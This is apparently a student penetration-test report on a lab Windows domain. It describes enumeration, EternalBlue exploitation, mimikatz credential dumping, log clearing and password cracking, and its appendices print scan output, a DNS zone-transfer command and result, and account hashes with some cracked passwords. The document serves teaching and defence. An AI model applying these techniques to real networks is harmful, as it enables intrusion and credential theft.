Network Penetration Test Report

Zack Anderson

CMP210 – Ethical Hacking 1

BSc Ethical Hacking Year 2

2017/18

Abstract

A penetration test is designed to assess the exposure of a target network (usually of an organisation) to attacks by identifying vulnerabilities on the network and assessing their exploitability by determining the impact in the event of a malicious security breach.

Contents

1 INTRODUCTION

1.1 BACKGROUND

Penetration testing is an important aspect of securing an organisations computer network in a world where cyber-attacks are becoming ever more frequent, with almost half of UK firms being hit with a cyber-attack in 2016[1]. Organisations should regularly carry out a penetration test on their network to:

- Determine weaknesses in network infrastructure
- Ensure that defensive measures are effective
- Test applications that are frequently exploited by attackers
- Discover new bugs in software being used

It is important that a company be made aware of any potential exploits in their infrastructure & applications as data breaches can avoid detection for months if not publicised by a malicious attacker. All tools that were used are free or have free versions and are available to anyone.

1.2 AIM

The aim of this project is to find vulnerabilities and try to exploit them to extract information from a server or client, with the goal of obtaining root access. To achieve this, several tools were used, including:

- Nmap
- Armitage
- User2SID & SID2User
- NBTEnum
- Nessus
- Hydra
- Hash Suite

Obtaining root access and extracting information should be possible using these tools, which are commonly used by attackers. A regular attacker would not usually have access to an account, however for this penetration test an account was set up with the credentials “test”,”test123”. The IP range was also given, which a regular attacker may have to find themselves.

2 PROCEDURE

2.1 OVERVIEW OF PROCEDURE

- The first step of any penetration test should be footprinting – finding out basic information about the target that is readily available to anyone. This helped identify weaknesses at later points in the test. The type of data gathered from this varies depending on the organisation and type of penetration test and could range from finding an organisations location or locations, to open source intelligence on an employee or set of employees.
- The next step was scanning – this provided information on the software the organisation is using, such as a servers Operating System, services running on the server, and potential vulnerabilities and weaknesses. To do this, tools such as “Nmap”, “nbtenum”, and “Nessus” can be used.
- After enumerating information, the next step was to gain access – this was done using Armitage, which is a user interface for Metasploit.
- Once access was gained, the next step was to acquire administrator/root access.
- After administrator access was gained, the next step was to see what data could be taken.
- The next step for a malicious attacker would be to either leave a backdoor in the system to gain easy access at a later date or to cause a denial of service attack, before deleting any server logs to cover their tracks.

3 ENUMERATION

3.1 NMAP

Network Mapper (Nmap) is a free and open-source network discovery and security audit tool.[2]

Running an Nmap scan on the two servers and clients revealed a list of potential weaknesses and provided information on Operating Systems.

- Using Nmap, it was determined that both servers were running Windows Server 2008 R2 Datacenter 7601 Service Pack 1. Both servers were also running a DNS service, RPC services, and Telnet.
    - Server 1 was running an Apache HTTP server, whereas Server 2 was running a Microsoft IIS httpd 7.5 (see Figure 1).
- Both clients were running Windows 7 Professional 7600.
    - Client 1 was running an ArGoSoft FTP server (Version 1.0.5.3) which is very outdated (see Figure 2)

3.2 NBTENUM

"NBTEnum" is a NetBIOS enumeration program, which provided a list of users along with their access levels, role in the company, and a list of all domain groups on the network. This would allow for an attacker to find out the domain name of the network (UADTARGETNET for this network), and accounts with administrator access and target them specifically (See Figure 3). This enumerated data came in useful later to gain administrator access.

3.3 NESSUS

Nessus is a popular vulnerability scanner made by Tenable Network Security, which scans for vulnerabilities, misconfigurations, potential points for denial of service attacks, and default passwords.[3] This brought up a list of potential vulnerabilities and misconfigurations, some of which could be exploited such as the "EternalBlue" exploit which was exploitable for both servers but not clients, even though the scan showed them as exploitable (See Figure 4).

3.4 USER2SID & SID2USER

"user2sid" is a tool which allows an attacker to find the Security Identifier (SID) of a user or user group. "sid2user" does the same, but in reverse.

"user2sid" provided the SID of the "domain users" group, which was then used to find the Administrator of that group (which will always be the user with a SID starting with 500). This returns the username of the real administrator account if the server was configured to have a fake administrator account or the administrator account had its name changed to aid security efforts. This returned that for both servers, the real administrator account was indeed still called "Administrator".

3.5 DNS ZONE TRANSFER

A DNS Zone Transfer is when a DNS server sends a copy of its database records to another "slave" server, allowing multiple servers to answer queries about a "zone". An issue arises when this is misconfigured and will send a copy of these records to any computer that requests them, as an attacker with a copy of this information will find it much easier to spoof or poison the DNS of a network.

Server 2 was open to this kind of attack, and will subsequently submit a copy of the networks DNS records to an attacker if they ask the server for it (See Figure 5).

4 RESULTS

4.1 METASPLOIT/ARMITAGE

Metasploit is an exploit framework with a database of common exploitable Common Vulnerabilities and Exposures (CVE's) for use in penetration tests. Armitage is simply a user interface for Metasploit.

- System-level access was able to be gained using the "EternalBlue" exploit through Metasploit, which disguises itself in the computer as a Windows process. Through this exploit, an attacker can do almost anything, including creating new admin users, new files and directories, create a remote desktop or command prompt shell (which allows the attacker to view a list of installed patches using the "sysinfo" command), and allows for dumping of password hashes (See Figure 6).
- Metasploit also has the functionality to clear system logs with a single command once system-level access is gained, which would allow an attacker to cover their tracks very effectively.
- Using the "mimikatz" plugin, the password for the Administrator account was retrieved through Kerberos as credentials for users who have logged on are stored in memory (see Figure 7).

4.2 HYDRA

Hydra is a powerful password cracking tool that brute forces passwords for a user or list of users, using data from a text file. Brute forcing passwords is a common method of attack if the attacker is not worried about being caught, however, the speed of the password crack is limited by the victim machine.

- Even using an expanded text file above the most common passwords, Hydra was unable to crack the password of the main administrator accounts on the servers. However, the FTP server shown to be running on client 1 by both Nmap and Nessus was using a weak password of "test" on the "test" account (shown in Figure 8), which allowed it to be cracked very easily. This would allow an attacker to create, modify, copy and delete any files they please.

4.3 HASH SUITE

Hash Suite is a Windows program similar to the "John the Ripper" hash cracking software from Kali Linux.[4] It provides a simple user interface to use the software, and took roughly 10 minutes to run through all the hashes dumped from the server using Armitage.

- This was able to crack passwords up to 6 characters long even with the default settings and was able to retrieve the passwords for several accounts, which were then cross-referenced with the accounts with administrator access, and some administrator accounts were found to have weak passwords (see Figure 6). With this, an attacker could simply log into an administrator account and hide their tracks almost perfectly, as everything would be logged as coming from an official network administrator. (See Figure 9 for a complete list of cracked passwords)

4.4 CAIN

Cain is a password recovery tool which can hash a word list, and then compares those hashes to the hashes of passwords to quickly find the password of users. It also includes functionality for Brute-Force and cryptanalysis attacks. [5]

- Using this, the passwords of approximately 70 users from each server were found, some of which were Administrators (shown in Figure 10).

5 DISCUSSION

5.1 GENERAL DISCUSSION

Regarding the aim of this report; data was able to be enumerated from the servers and clients on the network with minimal effort, and using exploits which would have been patched if software was kept updated, it is possible for an attacker to gain system level (also known as root) access on the servers, allowing for access to everything. The exploits, combined with enumerated data and weak security on the part of some users, would allow an attacker to harvest data and cover their tracks very effectively.

All common exploits tested did not work on the client computers, and the password for the "Administrator" account was very strong and would take days or weeks to crack.

5.2 COUNTERMEASURES

The easiest way to improve security is to keep software up to date by installing the latest versions and patches for both applications and the Operating System each computer is running.

To improve security against brute force password attacks, some hashing algorithms will become slower as the number of incorrect password guesses increases, resulting in password cracks that may take more than a lifetime to complete even if the user password is not that strong. Users should consider using pass-phrases or a string of random characters over 8 digits in length. Using a longer password will also slow down an attacker trying to crack a password hash significantly.

Setting up a decoy administrator account and re-naming the true administrator may also slow down some attackers, as they may not check the SID of the user right away. This means that they may waste time breaking into an account with no privileges simply because it has the username "Administrator".

To reduce the amount of data an attacker can enumerate, defensive tactics can be used. An example of this would be using software to falsify a fingerprint of an Operating System that a scan will read differently to the one the victim computer is running. This could mean an attacker will waste time and perhaps even be caught trying to use an exploit for a different Operating System.

With proper countermeasures, most malicious attackers will simply give up and decide that the attack is not worth any more of their time and therefore protect the data held by the organisation. However, with enough dedication an attacker will eventually gain access to any computer system, so the organisation should hold the bare minimum amount of data needed and consider using multiple networks and data centres, and implement 2-Factor Authentication where applicable.

2-Factor Authentication is, as the name suggests, a method in which a user requires more than just one authentication method (a password) to log in. This could be in the form of a USB key, a fingerprint, or a code sent to an employee's phone when there is a log in request for their account.

5.3 CONCLUSIONS

This network is very easily exploitable by an attacker with a little time and knowledge. No network is "impenetrable", however, there are measures that can be taken to deter most attackers.

Simply keeping software up to date and forcing users to use longer and more complex passwords would solve the majority of problems faced by the configuration of this network.


Improvements to infrastructure, such as implementing a 2-Factor Authentication system as mentioned above, would also slow down an attacker with more advanced tools or greater computational power. This would take time to roll out and cost money to implement, however, but is viable as a long-term solution.

REFERENCES

1. *Almost half of UK firms hit by cyber attack or breach in the past year.* [survey] 19th April 2017. https://www.gov.uk/government/news/almost-half-of-uk-firms-hit-by-cyber-breach-or-attack-in-the-past-year (Accessed 29th November 2017)
2. *Introduction to Network Mapper* [documentation] https://Nmap.org/ (accessed 2nd December 2017)
3. *Nessus Vulnerability Scanner Product Information* [documentation] https://www.tenable.com/products/nessus-vulnerability-scanner (accessed 27th November 2017)
4. *Hash Suite Documentation* [documentation] http://hashsuite.openwall.net/ (accessed 24th November 2017)
5. *Cain and Abel Documentation* [Documentation] http://www.oxid.it/cain.html (accessed 4th December 2017)

APPENDICES

APPENDIX A



```
PORT      STATE SERVICE      REASON  VERSION
23/tcp    open  telnet       syn-ack Microsoft Windows XP telnetd
| telnet-ntlm-info:
|   Target_Name: UADTARGETNET
|   NetBIOS_Domain_Name: UADTARGETNET
|   NetBIOS_Computer_Name: SERVER1
|   DNS_Domain_Name: uadtargetnet.com
|   DNS_Computer_Name: Server1.uadtargetnet.com
|   DNS_Tree_Name: uadtargetnet.com
|_  Product_Version: 6.1.7601
42/tcp    open  tcpwrapped   syn-ack
53/tcp    open  domain       syn-ack Microsoft DNS 6.1.7601
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB1446A)
80/tcp    open  http         syn-ack Apache httpd
| http-methods:
|   Supported Methods: POST OPTIONS GET HEAD TRACE
|_  Potentially risky methods: TRACE
|_http-server-header: Apache
|_http-title: Index of /
88/tcp    open  kerberos-sec syn-ack Microsoft Windows Kerberos (server time: 2017-11-17 1
135/tcp   open  msrpc        syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack Microsoft Windows netbios-ssn
389/tcp   open  ldap         syn-ack Microsoft Windows Active Directory LDAP (Domain: uadt
445/tcp   open  microsoft-ds syn-ack Windows Server 2008 R2 Datacenter 7601 Service Pack 1
464/tcp   open  kpasswd5?    syn-ack
593/tcp   open  ncacn_http   syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped   syn-ack
3268/tcp  open  ldap         syn-ack Microsoft Windows Active Directory LDAP (Domain: uadt
3269/tcp  open  tcpwrapped   syn-ack
9389/tcp  open  mc-nmf       syn-ack .NET Message Framing
47001/tcp open  http         syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open  msrpc        syn-ack Microsoft Windows RPC
49153/tcp open  msrpc        syn-ack Microsoft Windows RPC
49154/tcp open  msrpc        syn-ack Microsoft Windows RPC
49155/tcp open  msrpc        syn-ack Microsoft Windows RPC
49156/tcp open  msrpc        syn-ack Microsoft Windows RPC
49160/tcp open  ncacn_http   syn-ack Microsoft Windows RPC over HTTP 1.0
49161/tcp open  msrpc        syn-ack Microsoft Windows RPC
```

```
PORT      STATE SERVICE      REASON  VERSION
23/tcp    open  telnet       syn-ack Microsoft Windows XP telnetd
| telnet-ntlm-info:
|   Target_Name: UADTARGETNET
|   NetBIOS_Domain_Name: UADTARGETNET
|   NetBIOS_Computer_Name: SERVER2
|   DNS_Domain_Name: uadtargetnet.com
|   DNS_Computer_Name: SERVER2.uadtargetnet.com
|   DNS_Tree_Name: uadtargetnet.com
|_  Product_Version: 6.1.7601
42/tcp    open  tcpwrapped   syn-ack
53/tcp    open  domain       syn-ack Microsoft DNS 6.1.7601
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB1446A)
80/tcp    open  http         syn-ack Microsoft IIS httpd 7.5
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: Site doesn't have a title.
88/tcp    open  kerberos-sec syn-ack Microsoft Windows Kerberos (server time: 2017-11-17 1
135/tcp   open  msrpc        syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack Microsoft Windows netbios-ssn
389/tcp   open  ldap         syn-ack Microsoft Windows Active Directory LDAP (Domain: uadt
445/tcp   open  microsoft-ds syn-ack Windows Server 2008 R2 Datacenter 7601 Service Pack 1
464/tcp   open  kpasswd5?    syn-ack
593/tcp   open  ncacn_http   syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped   syn-ack
3268/tcp  open  ldap         syn-ack Microsoft Windows Active Directory LDAP (Domain: uadt
3269/tcp  open  tcpwrapped   syn-ack
47001/tcp open  http         syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open  msrpc        syn-ack Microsoft Windows RPC
49153/tcp open  msrpc        syn-ack Microsoft Windows RPC
49154/tcp open  msrpc        syn-ack Microsoft Windows RPC
49155/tcp open  msrpc        syn-ack Microsoft Windows RPC
49157/tcp open  msrpc        syn-ack Microsoft Windows RPC
49158/tcp open  ncacn_http   syn-ack Microsoft Windows RPC over HTTP 1.0
54704/tcp open  msrpc        syn-ack Microsoft Windows RPC
54716/tcp open  msrpc        syn-ack Microsoft Windows RPC
```

Server 1 Server 2

Figure 1 – Results of Nmap port scan for both servers

```
PORT      STATE SERVICE      REASON  VERSION
21/tcp    open  ftp          syn-ack ArGoSoft ftpd 1.0.5.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: Can't parse PASV response: "ERROR"
135/tcp   open  msrpc        syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds syn-ack Windows 7 Professional 7600 microsoft-ds (workgroup:
49152/tcp open  msrpc        syn-ack Microsoft Windows RPC
49153/tcp open  msrpc        syn-ack Microsoft Windows RPC
49154/tcp open  msrpc        syn-ack Microsoft Windows RPC
49155/tcp open  msrpc        syn-ack Microsoft Windows RPC
49175/tcp open  msrpc        syn-ack Microsoft Windows RPC
49176/tcp open  msrpc        syn-ack Microsoft Windows RPC
```


Figure 2 – Client 1 Nmap scan

APPENDIX B

Administrators

- UADTARGETNET\Administrator
- UADTARGETNET\B.Evert
- UADTARGETNET\Benny Hill
- UADTARGETNET\D.Kawasaki
- UADTARGETNET\D.Lecroy
- UADTARGETNET\D.Rosamond
- UADTARGETNET\Domain Admins
- UADTARGETNET\Enterprise Admins
- UADTARGETNET\F.Nelms
- UADTARGETNET\G.Chica
- UADTARGETNET\H.Shiba
- UADTARGETNET\I.Cortright
- UADTARGETNET\N.Hooton
- UADTARGETNET\R.Burstein
- UADTARGETNET\S.Abercrombie
- UADTARGETNET\W.Parekh
- UADTARGETNET\Y.Lezama

Figure 3 – List of Administrator accounts



192.168.0.1

Summary

Critical	High	Medium	Low	Info	Total
3	2	5	0	56	66

Details

Severity	Plugin Id	Name
Critical (10.0)	72836	MS11-058: Vulnerabilities in DNS Server Could Allow Remote Code Execution (2562485) (uncredentialed check)
Critical (10.0)	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)
Critical (10.0)	100464	Microsoft Windows SMBv1 Multiple Vulnerabilities
High (7.6)	103876	Microsoft Windows SMB Server (2017-10) Multiple Vulnerabilities (uncredentialed check)
High (7.5)	42411	Microsoft Windows SMB Shares Unprivileged Access
Medium (6.8)	90510	MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (uncredentialed check)
Medium (5.8)	42263	Unencrypted Telnet Server

192.168.0.2

Summary

Critical	High	Medium	Low	Info	Total
3	2	3	0	55	63

Details

Severity	Plugin Id	Name
Critical (10.0)	72836	MS11-058: Vulnerabilities in DNS Server Could Allow Remote Code Execution (2562485) (uncredentialed check)
Critical (10.0)	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)
Critical (10.0)	100464	Microsoft Windows SMBv1 Multiple Vulnerabilities
High (7.6)	103876	Microsoft Windows SMB Server (2017-10) Multiple Vulnerabilities (uncredentialed check)
High (7.5)	42411	Microsoft Windows SMB Shares Unprivileged Access
Medium (6.8)	90510	MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (uncredentialed check)
Medium (5.8)	42263	Unencrypted Telnet Server

192.168.0.10

Summary

Critical	High	Medium	Low	Info	Total
3	3	3	0	37	46

Details

Severity	Plugin Id	Name
Critical (10.0)	16334	ArGoSoft FTP Server < 1.4.2.8 Multiple .LNK File Handling Vulnerabilities
Critical (10.0)	53514	MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check)
Critical (10.0)	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)
High (7.6)	103876	Microsoft Windows SMB Server (2017-10) Multiple Vulnerabilities (uncredentialed check)
High (7.5)	15623	ArGoSoft FTP Server .lnk Shortcut Upload Arbitrary File Manipulation
High (7.5)	42411	Microsoft Windows SMB Shares Unprivileged Access

192.168.0.11

Summary

Critical	High	Medium	Low	Info	Total
2	0	2	0	35	39

Details

Severity	Plugin Id	Name
Critical (10.0)	53514	MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check)
Critical (10.0)	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)
Medium (6.8)	90510	MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (uncredentialed check)
Medium (5.0)	57608	SMB Signing Disabled

Figure 4 – Nessus Scan results

APPENDIX C

```
dig axfr uadtargetnet.com @192.168.0.2

; <<>> DiG 9.10.3-P4-Debian <<>> axfr uadtargetnet.com @192.168.0.2
;; global options: +cmd
uadtargetnet.com. 3600  IN  SOA server2.uadtargetnet.com. hostmaster.uadtargetnet.com. 84 900 600 86400 3600
uadtargetnet.com. 600 IN  A 192.168.0.1
uadtargetnet.com. 600 IN  A 192.168.0.2
uadtargetnet.com. 3600  IN  NS  server1.uadtargetnet.com.
uadtargetnet.com. 3600  IN  NS  server2.uadtargetnet.com.
_msdcs.uadtargetnet.com. 3600 IN  NS  server1.uadtargetnet.com.
_gc._tcp.lab-site1._sites.uadtargetnet.com. 600 IN SRV 0 100 3268 server2.uadtargetnet.com.
_gc._tcp.lab-site1._sites.uadtargetnet.com. 600 IN SRV 0 100 3268 server1.uadtargetnet.com.
_kerberos._tcp.lab-site1._sites.uadtargetnet.com. 600 IN SRV 0 100 88 server2.uadtargetnet.com.
_kerberos._tcp.lab-site1._sites.uadtargetnet.com. 600 IN SRV 0 100 88 server1.uadtargetnet.com.
_ldap._tcp.lab-site1._sites.uadtargetnet.com. 600 IN SRV 0 100 389 server2.uadtargetnet.com.
_ldap._tcp.lab-site1._sites.uadtargetnet.com. 600 IN SRV 0 100 389 server1.uadtargetnet.com.
_gc._tcp.uadtargetnet.com. 600  IN  SRV 0 100 3268 server1.uadtargetnet.com.
_gc._tcp.uadtargetnet.com. 600  IN  SRV 0 100 3268 server2.uadtargetnet.com.
_kerberos._tcp.uadtargetnet.com. 600 IN SRV 0 100 88 server2.uadtargetnet.com.
_kerberos._tcp.uadtargetnet.com. 600 IN SRV 0 100 88 server1.uadtargetnet.com.
_kpasswd._tcp.uadtargetnet.com. 600 IN  SRV 0 100 464 server2.uadtargetnet.com.
_kpasswd._tcp.uadtargetnet.com. 600 IN  SRV 0 100 464 server1.uadtargetnet.com.
_ldap._tcp.uadtargetnet.com. 600 IN SRV 0 100 389 server2.uadtargetnet.com.
_ldap._tcp.uadtargetnet.com. 600 IN SRV 0 100 389 server1.uadtargetnet.com.
_kerberos._udp.uadtargetnet.com. 600 IN SRV 0 100 88 server2.uadtargetnet.com.
_kerberos._udp.uadtargetnet.com. 600 IN SRV 0 100 88 server1.uadtargetnet.com.
_kpasswd._udp.uadtargetnet.com. 600 IN  SRV 0 100 464 server2.uadtargetnet.com.
_kpasswd._udp.uadtargetnet.com. 600 IN  SRV 0 100 464 server1.uadtargetnet.com.
b.uadtargetnet.com. 3600  IN  A 192.168.0.35
CLIENT1.uadtargetnet.com. 1200  IN  A 192.168.0.10
CLIENT2.uadtargetnet.com. 1200  IN  A 192.168.0.11
cn.uadtargetnet.com.  3600  IN  A 192.168.0.25
correo.uadtargetnet.com. 3600 IN  A 192.168.0.37
cust21.uadtargetnet.com. 3600 IN  A 192.168.0.30
cust39.uadtargetnet.com. 3600 IN  A 192.168.0.31
DomainDnsZones.uadtargetnet.com. 600 IN A 192.168.0.2
DomainDnsZones.uadtargetnet.com. 600 IN A 192.168.0.1
_ldap._tcp.lab-site1._sites.DomainDnsZones.uadtargetnet.com. 600 IN SRV0 100 389 server2.uadtargetnet.com.
_ldap._tcp.lab-site1._sites.DomainDnsZones.uadtargetnet.com. 600 IN SRV0 100 389 server1.uadtargetnet.com.
_ldap._tcp.DomainDnsZones.uadtargetnet.com. 600 IN SRV 0 100 389 server2.uadtargetnet.com.
_ldap._tcp.DomainDnsZones.uadtargetnet.com. 600 IN SRV 0 100 389 server1.uadtargetnet.com.
ForestDnsZones.uadtargetnet.com. 600 IN A 192.168.0.2
ForestDnsZones.uadtargetnet.com. 600 IN A 192.168.0.1
_ldap._tcp.lab-site1._sites.ForestDnsZones.uadtargetnet.com. 600 IN SRV0 100 389 server2.uadtargetnet.com.
_ldap._tcp.lab-site1._sites.ForestDnsZones.uadtargetnet.com. 600 IN SRV0 100 389 server1.uadtargetnet.com.
_ldap._tcp.ForestDnsZones.uadtargetnet.com. 600 IN SRV 0 100 389 server2.uadtargetnet.com.
_ldap._tcp.ForestDnsZones.uadtargetnet.com. 600 IN SRV 0 100 389 server1.uadtargetnet.com.
galerias.uadtargetnet.com. 3600 IN  A 192.168.0.33
ipmonitor.uadtargetnet.com. 3600 IN A 192.168.0.32
lib.uadtargetnet.com. 3600  IN  A 192.168.0.27
lists.uadtargetnet.com. 3600  IN  A 192.168.0.22
miami.uadtargetnet.com. 3600  IN  A 192.168.0.39
pc19.uadtargetnet.com.  3600  IN  A 192.168.0.36
pc54.uadtargetnet.com.  3600  IN  A 192.168.0.28
pc56.uadtargetnet.com.  3600  IN  A 192.168.0.23
rho.uadtargetnet.com. 3600  IN  A 192.168.0.29
rtc5.uadtargetnet.com.  3600  IN  A 192.168.0.24
secured.uadtargetnet.com. 3600  IN  A 192.168.0.21
segment-119-227.uadtargetnet.com. 3600 IN A 192.168.0.34
server1.uadtargetnet.com. 3600  IN  A 192.168.0.1
server2.uadtargetnet.com. 3600  IN  A 192.168.0.2
uranus.uadtargetnet.com. 3600 IN  A 192.168.0.38
webs.uadtargetnet.com.  3600  IN  A 192.168.0.20
wwwchat.uadtargetnet.com. 3600  IN  A 192.168.0.26
uadtargetnet.com. 3600  IN  SOA server2.uadtargetnet.com. hostmaster.uadtargetnet.com. 84 900 600 86400 3600
;; Query time: 1 msec
;; SERVER: 192.168.0.2#53(192.168.0.2)
;; WHEN: Mon Nov 13 09:42:59 EST 2017
;; XFR size: 61 records (messages 1, bytes 2345)
```

Figure 5 – Server 2 DNS Zone Transfer

APPENDIX D

Username	Hash	Cleartext
T.Prestidge	F7D460E1C769B6A8A68CA87BCFEDF5CE	????????????????????????????????
G.Nordeen	05A3D4704D52997E255C4DC0BA3FAE1C	????????????????????????????????
G.Youngberg	E1F0F84FF057960020EF4389170D9CFC77	????????????????????????????????
R.Zoll	129E6028E32AAC47D9FD5BFC91BE3911	????????????????????????????????
M.Thiel	17AD717E4FB4EE6F547A72B64BDC3C75	????????????????????????????????
N.Bitterman	FCC3B78F9ABF782DA2BA68D9BC6902F5	????????????????????????????????
V.Teran	AF0E992F816167FEEBE71D57D883E0C2	????????????????????????????????
M.Pascucci	A010C0CF64975CE361E428B701B15C91	????????????????????????????????
F.Lu	B6E4332E1CEBF538EB367127203C71BA	????????????????????????????????
I.Cortright	9C12C32215CDF257506D6623C6764A4E5	????????????????????????????????
M.Birdwell	D6795ACDD456261A959F67837D28886A	????????????????????????????????
E.Mogan	79E84653D30FE67C7B5AE45EB3C6EB48	????????????????????????????????
F.Lietz	6DD01DB8C84AA3AE833F1C4CCE0D7F98	????????????????????????????????
A.Mckendree	8307C7288138647AB7691E1674819B63	cannot
R.Sepeda	12A1E6D68055762E2D8FC61D9215B3EE	aurora
D.Doolin	3A1B01992F7F12D79D177514BBAC1775	????????????????????????????????
J.Schack	6EA9CE1A4AEB73E7DDD4A194A4DBAFD2	????????????????????????????????
